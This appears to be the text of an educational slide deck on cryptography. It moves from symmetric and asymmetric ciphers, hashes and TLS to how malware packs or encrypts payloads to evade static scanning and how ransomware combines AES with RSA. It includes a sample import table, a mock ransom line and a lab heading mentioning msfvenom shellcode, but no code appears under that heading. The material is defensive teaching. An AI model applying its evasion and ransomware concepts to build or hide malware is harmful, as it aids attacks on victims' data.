

Cryptography

Basics → Network Security → Malware & Ransomware

Basics

Modern Use

Threats

Agenda

- Basics: concepts, symmetric/asymmetric, hashes & MACs
- Modern use: TLS/HTTPS, messaging, data at rest, signatures
- Threats: packing/encrypted payload evasion + ransomware hybrid encryption
- Goal: understand both defense and attacker abuse paths

Why Cryptography Matters

- Protects data when networks/storage are untrusted
- Supports Confidentiality, Integrity, Authentication
- Modern security protocols depend on cryptography
- Same tools can be abused by attackers



Core Concepts

- Plaintext: readable data
- Ciphertext: encrypted (scrambled) data
- Key: secret value controlling encryption/decryption
- Algorithm/cipher: transformation rules (can be public)

Encryption Algorithms

- AES (symmetric, block cipher)
- RC4 (symmetric, stream cipher — legacy/insecure)
- RSA (asymmetric, public-key)
- Blowfish (symmetric, block cipher)
- DES (symmetric, block cipher — legacy)



Core Concepts (Flow)

Plaintext → Encrypt + Key → Ciphertext



Key idea: algorithms can be public — secrecy comes from the key.


Security Goals

- Confidentiality: hide data from unauthorized readers
- Integrity: detect tampering (hash/MAC)
- Authentication: prove identity
- Non-repudiation: proof of signing/sending (signatures)




Symmetric Encryption

- Same key encrypts and decrypts
- Very fast → files, disks, bulk traffic
- Examples: AES, ChaCha20
- Challenge: secure key sharing



Asymmetric Encryption

- Two keys: public (share) and private (secret)
- Used for key exchange and digital signatures
- Slower than symmetric → used to set up sessions
- Examples: RSA, ECC



Hashes & MACs

- Hash: one-way fingerprint (e.g., SHA-256)
- Integrity: change data → hash changes
- HMAC/MAC: hash + secret → integrity + authenticity
- Used in protocols, APIs, file verification




Modern Cryptography in Network Security

Where crypto appears in real systems





SSL/TLS (Web Security)

TCP connection → TLS Handshake → session key → encrypted traffic



TLS 1.3 is designed to prevent eavesdropping and tampering while keeping performance high.





Secure Messaging & Email

- End-to-end encryption: only participants can read
- Public-key methods help establish session keys
- Email encryption: PGP/S/MIME (optional in practice)
- Metadata may still leak



Data at Rest (Disk / Database)

- Full-disk encryption protects lost/stolen devices
- Database encryption protects sensitive fields
- Key protection is critical (TPM/HSM/access control)
- Test recovery: backups + key recovery procedures



Digital Signatures & Key Management

- Signatures verify origin + integrity (updates, documents)
- Key lifecycle: create → store → rotate → revoke
- Crypto fails if keys are leaked or misused
- Layered security beats crypto-only thinking



Crypto in real world Malware


How attackers hide payloads and lock data



....Only Crypto Pays are excepted or say goodbye to your data...

Static vs Dynamic Malware Detection

- Static: inspect file without running (strings, imports, signatures)
- Dynamic: run safely and observe behavior
- Encrypted/packed payloads reduce static visibility
- Runtime decryption **exposes behavior**
(EDR/sandbox/memory forensics)



Packing / Encrypted Payloads (Evasion)

Static view vs runtime view


On Disk (Static View)

Stub + encrypted blob
Few readable strings
Signature changes



In Memory (Runtime View)

Decrypted code
Strings/APIs visible
Behavior observable



Takeaway: encryption can hide malicious bytes from static scanning, but unpack/decrypt must happen at runtime.

Mini Practical View

Encrypted/Packed payload in runtime


1) Clear payload

Readable strings/APIs May match signatures Static scan likely flags

imports (149)	flag (32)	type	ordinal	first-thunk (IAT)	first-thunk-original (INT)	library
GetACP	-	implicit	-	0x000B553E	0x000B553E	kernel32.dll
GetExitCodeProcess	-	implicit	-	0x000B5540	0x000B5540	kernel32.dll
CloseHandle	-	implicit	-	0x000B553E	0x000B553E	kernel32.dll
LocalFree	-	implicit	-	0x000B554C	0x000B554C	kernel32.dll
SizeofResource	-	implicit	-	0x000B5578	0x000B5578	kernel32.dll
VirtualProtect	×	implicit	-	0x000B558A	0x000B558A	kernel32.dll
QueryPerformanceFrequency	×	implicit	-	0x000B559C	0x000B559C	kernel32.dll
VirtualFree	-	implicit	-	0x000B5588	0x000B5588	kernel32.dll
GetFullPathNameW	-	implicit	-	0x000B55C6	0x000B55C6	kernel32.dll
GetProcessHeap	-	implicit	-	0x000B55DA	0x000B55DA	kernel32.dll
ExitProcess	-	implicit	-	0x000B554C	0x000B554C	kernel32.dll
HeapAlloc	-	implicit	-	0x000B559A	0x000B559A	kernel32.dll
GetCPInfoExW	-	implicit	-	0x000B5606	0x000B5606	kernel32.dll
RTLUnwind	-	implicit	-	0x000B5616	0x000B5616	kernel32.dll
GetCPInfo	-	implicit	-	0x000B5622	0x000B5622	kernel32.dll
GetStdHandle	-	implicit	-	0x000B562E	0x000B562E	kernel32.dll
GetModuleHandleW	-	implicit	-	0x000B563E	0x000B563E	kernel32.dll
FreeLibrary	-	implicit	-	0x000B5652	0x000B5652	kernel32.dll
HeapDestroy	-	implicit	-	0x000B5660	0x000B5660	kernel32.dll
ReadFile	-	implicit	-	0x000B566E	0x000B566E	kernel32.dll
CreateProcessW	×	implicit	-	0x000B567A	0x000B567A	kernel32.dll
GetLastError	-	implicit	-	0x000B568C	0x000B568C	kernel32.dll
GetModuleFileNameW	-	implicit	-	0x000B569C	0x000B569C	kernel32.dll
SetLastError	-	implicit	-	0x000B56A2	0x000B56A2	kernel32.dll


2) Packed/encrypted

Strings hidden High entropy look
Static scan harder



3) Runtime


Decrypts in memory Behavior
visible EDR/sandbox can catch



Key point: encryption hides content on disk; decryption must happen at runtime.


Ransomware: Hybrid Encryption

- Encrypts files to deny access, then demands payment
- Symmetric cipher encrypts file data quickly (AES/ChaCha20)
- Asymmetric crypto protects file keys (RSA/ECC)
- Backups + response speed decide survival



Hybrid Encryption in Ransomware

Fast file encryption + asymmetric key protection



Defense takeaway: offline backups + rapid isolation mean you don't need the attacker's private key.

Why Attackers Care About Speed ?



- Organizations store huge data (NAS, file servers, backups)
- Ransomware aims for maximum impact before response stops it
- Some strains partially encrypt to increase speed but still break data
- Defense: segmentation + least privilege + offline backups




Simple LAB View

Static Detection Limitations

// Raw x64 msfvenom calc shellcode

